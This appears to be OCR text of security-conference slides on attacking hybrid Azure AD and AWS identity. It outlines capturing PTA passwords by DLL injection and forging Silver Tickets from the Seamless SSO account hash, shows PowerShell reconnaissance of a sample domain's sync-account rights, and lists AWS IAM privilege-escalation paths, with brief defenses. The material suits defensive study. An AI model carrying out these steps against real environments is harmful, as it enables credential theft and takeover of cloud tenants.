
Amazon AD Connector



https://aws.amazon.com/blogs/security/how-to-connect-your-on-premises-active-directory-to-aws-using-ad-connector/

Microsoft Pass-Through Authentication (PTA)




https://docs.microsoft.com/en-us/azure/active-directory/hybrid/how-to-connect-pta

Attacking Microsoft PTA

- Managed by Azure AD Connect
- Compromise server hosting PTA (typically Azure AD Connect server)
- Azure AD sends the clear-text password (not hashed!) to authenticate the user.
- Inject DLL to compromise credentials used for PTA


https://blog.xpnsec.com/azuread-connect-for-redteam/

Azure AD Seamless Single Sign-On



https://docs.microsoft.com/en-us/azure/active-directory/hybrid/how-to-connect-sso

Azure AD Seamless Single Sign-On



https://docs.microsoft.com/en-us/azure/active-directory/hybrid/how-to-connect-sso

Attacking Azure AD Seamless Single Sign-On

- Managed by Azure AD Connect
- “Azure AD exposes a publicly available endpoint that accepts Kerberos tickets and translates them into SAML and JWT tokens”
- Compromise the Azure AD Seamless SSO Computer Account password hash (“AZUREADSSOACC “)
- Generate a Silver Ticket for the user you want to impersonate and the service ‘aadg.windows.net.nsatc.net ‘
- Inject this ticket into the local Kerberos cache
- Azure AD Seamless SSO computer account password doesn’t change

https://www.dsinternals.com/en/impersonating-office-365-users-mimikatz/

Attacking Azure AD Connect

Permissions for the created AD DS account for express settings

The account created for reading and writing to AD DS have the following permissions when created by express settings:

Permission	Used for
• Replicate Directory Changes • Replicate Directory Changes All	Password sync
Read/Write all properties User	Import and Exchange hybrid
Read/Write all properties iNetOrgPerson	Import and Exchange hybrid
Read/Write all properties Group	Import and Exchange hybrid
Read/Write all properties Contact	Import and Exchange hybrid
Reset password	Preparation for enabling password writeback

DEF CON 25
(July 2017)

On-Prem: Acme's Azure AD Connect

```
PS C:\> Invoke-ACLScanner -ResolveGUIDs `
          -ADSpath 'DC=theacme,DC=io' `
   | where { ($_.IsInherited -eq $False) -AND `
          ($_.ObjectType -like 'DS-Replication*') } `
   | select ObjectDN,IdentityReference,AccessControlType,`
        ActiveDirectoryRights,ObjectType


ObjectDN                : DC=theacme,DC=io
IdentityReference       : ACME\MSOL_trd977930921
AccessControlType       : Allow
ActiveDirectoryRights   : ExtendedRight
ObjectType              : DS-Replication-Get-Changes-All

ObjectDN                : DC=theacme,DC=io
IdentityReference       : ACME\MSOL_trd977930921
AccessControlType       : Allow
ActiveDirectoryRights   : ExtendedRight
ObjectType              : DS-Replication-Get-Changes
```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On-Prem: Acme's Azure AD Connect

```
PS C:\> get-aduser -filter {samaccountname -like "MSOL*"}`
 -prop DistinguishedName,description | fl *


Description        : Account created by the Windows Azure Active Directory Sync
                     'trd977930921' running on computer 'AZURESYNC' configured t
                     'theacmeio.onmicrosoft.com'. This account must have directo
                     Directory and write permission on certain attributes to ena
DistinguishedName  : CN=MSOL_trd977930921,OU=Service Accounts,DC=theacme,DC=io
Enabled            : True
GivenName          :
Name               : MSOL_trd977930921
PS C:\> get-adcomputer AzureSync


DistinguishedName : CN=AZURESYNC,OU=Servers,DC=theacme,DC=io
DNSHostName       :
Enabled           : True
Name              : AZURESYNC
ObjectClass       : computer
```

On-Prem: Acme’s Azure AD Connect

```
PS C:\> Find-GPOComputerAdmin -OUName 'OU=Servers,DC=theacme,DC=io'


ComputerName    :
ObjectName      : ServerAdmins
ObjectDN        : CN=Server Admins,OU=Groups,DC=theacme,DC=io
ObjectSID       : S-1-5-21-143179592-3749324205-2095737646-1103
IsGroup         : True
GPODisplayName  : Server Baseline Policy
GPOGuid         : {002404EA-6ACB-495D-97E6-2AEC89ED91A8}
GPOPath         : \\theacme.io\SysVol\theacme.io\Policies\{002404EA-6AC
GPOType         : GroupPolicyPreferences
```


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On-Prem: Acme's Azure AD Connect

- Group Policy Management
  - Forest: theacme.io
    - Domains
      - theacme.io
        - Default Domain Policy
        - Accounts
        - AD Management
        - Branch Offices
        - Disabled
        - Domain Controllers
        - Groups
        - Servers
          - Server Baseline Policy
          - Server Config
        - Service Accounts
        - Workstations

Server Config

Scope | Details | Settings | Delegation


These groups and users have the specified permission for this GPO

Groups and users:

Name	Allowed Permissions
Authenticated Users	Read (from Security Filtering)
Domain Admins (ACME\Domain Admins)	Edit settings, delete, modify security
Enterprise Admins (ACME\Enterprise Admins)	Edit settings, delete, modify security
ENTERPRISE DOMAIN CONTROLLERS	Read
Server Tier 1 (ACME\Server Tier 1)	Edit settings
Server Tier 2 (ACME\Server Tier 2)	Edit settings
Server Tier 3 (ACME\Server Tier 3)	Edit settings, delete, modify security

Azure AD Connect Service Account Rights

- Dirk-jan Mollema (@_dirkjan) covers rights that the Azure AD Connect service account has to Azure AD: https://dirkjanm.io/talks/



https://media.defcon.org/DEF%20CON%2027/DEF%20CON%2027%20presentations/DEFCON-27-Dirk-jan-Mollema-Im-in-your-cloud-pwning-your-azure-environment.pdf

Defense

- Treat Azure AD Connect like a Domain Controller (Tier 0)
- Ensure the Azure AD Seamless Single SignOn key (password) changes several times a year.

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Cloud Administration

Identity Access Management (IAM)

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Cloud Administration & Roles

- Administrative groups are called Roles
- Each role has specifically delegated access.
- Depending on the cloud provider, custom roles can be created with custom delegation and rights.
- Azure and Amazon AWS each have their own methods for this, but the concepts are the same.

Azure IAM – Role Types

- Owner
  - Has full access to all resources including the right to delegate access to others.
- Contributor
  - Can create and manage all types of Azure resources but can't grant access to others.
- Reader
  - Can view existing Azure resources.

Azure IAM – Privileged Roles

- Tenant Admins
  - Owner Role on the Tenant
  - Full control over the tenant and all subscriptions
- Subscription Admin
  - Owner Role on the Subscription
  - Full control over the subscription

Differences between Azure roles and Azure AD roles

At a high level, Azure roles control permissions to manage Azure resources, while Azure AD roles control permissions to manage Azure Active Directory resources. The following table compares some of the differences.

Azure roles	Azure AD roles
Manage access to Azure resources	Manage access to Azure Active Directory resources
Supports custom roles	Supports custom roles
Scope can be specified at multiple levels (management group, subscription, resource group, resource)	Scope is at the tenant level
Role information can be accessed in Azure portal, Azure CLI, Azure PowerShell, Azure Resource Manager templates, REST API	Role information can be accessed in Azure admin portal, Microsoft 365 admin center, Microsoft Graph, AzureAD PowerShell

Do Azure roles and Azure AD roles overlap?

By default, Azure roles and Azure AD roles do not span Azure and Azure AD. However, if a Global Administrator elevates their access by choosing the **Access management for Azure resources** switch in the Azure portal, the Global Administrator will be granted the User Access Administrator role (an Azure role) on all subscriptions for a particular tenant.

AWS IAM Privilege Escalation Methods

- Creating a new policy version (iam:CreatePolicyVersion)
  - This privilege escalation method could allow a user to gain full administrator access of the AWS account.
- Creating an EC2 instance with an existing instance profile (iam:PassRole and ec2:RunInstances)
  - This attack would give an attacker access to the set of permissions that the instance profile/role has, which again could range from no privilege escalation to full administrator access of the AWS account.
- Creating a new user access key (iam:CreateAccessKey)
  - This method would give an attacker the same level of permissions as any user they were able to create an access key for, which could range from no privilege escalation to full administrator access to the account.
- Create/update new login profile (iam:CreateLoginProfile / iam:UpdateLoginProfile)
  - This method would give an attacker the same level of permissions as any user they were able to create a login profile for, which could range from no privilege escalation to full administrator access to the account.
- Attaching a policy to a user (iam:AttachUserPolicy)
  - An attacker would be able to use this method to attach the AdministratorAccess AWS managed policy to a user, giving them full administrator access to the AWS environment.
- Attaching a policy to a group (iam:AttachGroupPolicy)
  - An attacker would be able to use this method to attach the AdministratorAccess AWS managed policy to a group, giving them full administrator access to the AWS environment.
- Attaching a policy to a role (iam:AttachRolePolicy)
  - An attacker would be able to use this method to attach the AdministratorAccess AWS managed policy to a role, giving them full administrator access to the AWS environment.
- Creating/updating an inline policy for a user (iam:PutUserPolicy)
  - Due to the ability to specify an arbitrary policy document with this method, the attacker could specify a policy that gives permission to perform any action on any resource, ultimately escalating to full administrator privileges in the AWS environment.
- Creating/updating an inline policy for a group (iam:PutGroupPolicy)
  - Due to the ability to specify an arbitrary policy document with this method, the attacker could specify a policy that gives permission to perform any action on any resource, ultimately escalating to full administrator privileges in the AWS environment.
- Creating/updating an inline policy for a role (iam:PutRolePolicy)
  - Due to the ability to specify an arbitrary policy document with this method, the attacker could specify a policy that gives permission to perform any action on any resource, ultimately escalating to full administrator privileges in the AWS environment.
- Adding a user to a group (iam:AddUserToGroup)
  - The attacker would be able to gain privileges of any existing group in the account, which could range from no privilege escalation to full administrator access to the account.
- Updating the AssumeRolePolicyDocument of a role (iam:UpdateAssumeRolePolicy)
  - This would give the attacker the privileges that are attached to any role in the account, which could range from no privilege escalation to full administrator access to the account.

https://github.com/RhinoSecurityLabs/Security-Research/blob/master/tools/aws-pentest-tools/aws_escalate.py
https://rhinosecuritylabs.com/aws/aws-privilege-escalation-methods-mitigation/

Cloud API Keys


- Provide permanent access, often with privileged rights.
- Often provides additional authentication access method (other than username/password)
- API keys are frequently exposed in code (Github), including private repositories.
- Compromised API keys need to be regenerated.

The Experts Conference
Sponsored by Quest®


Compromise Cloud Hosted DCs


Via AWS /Federation

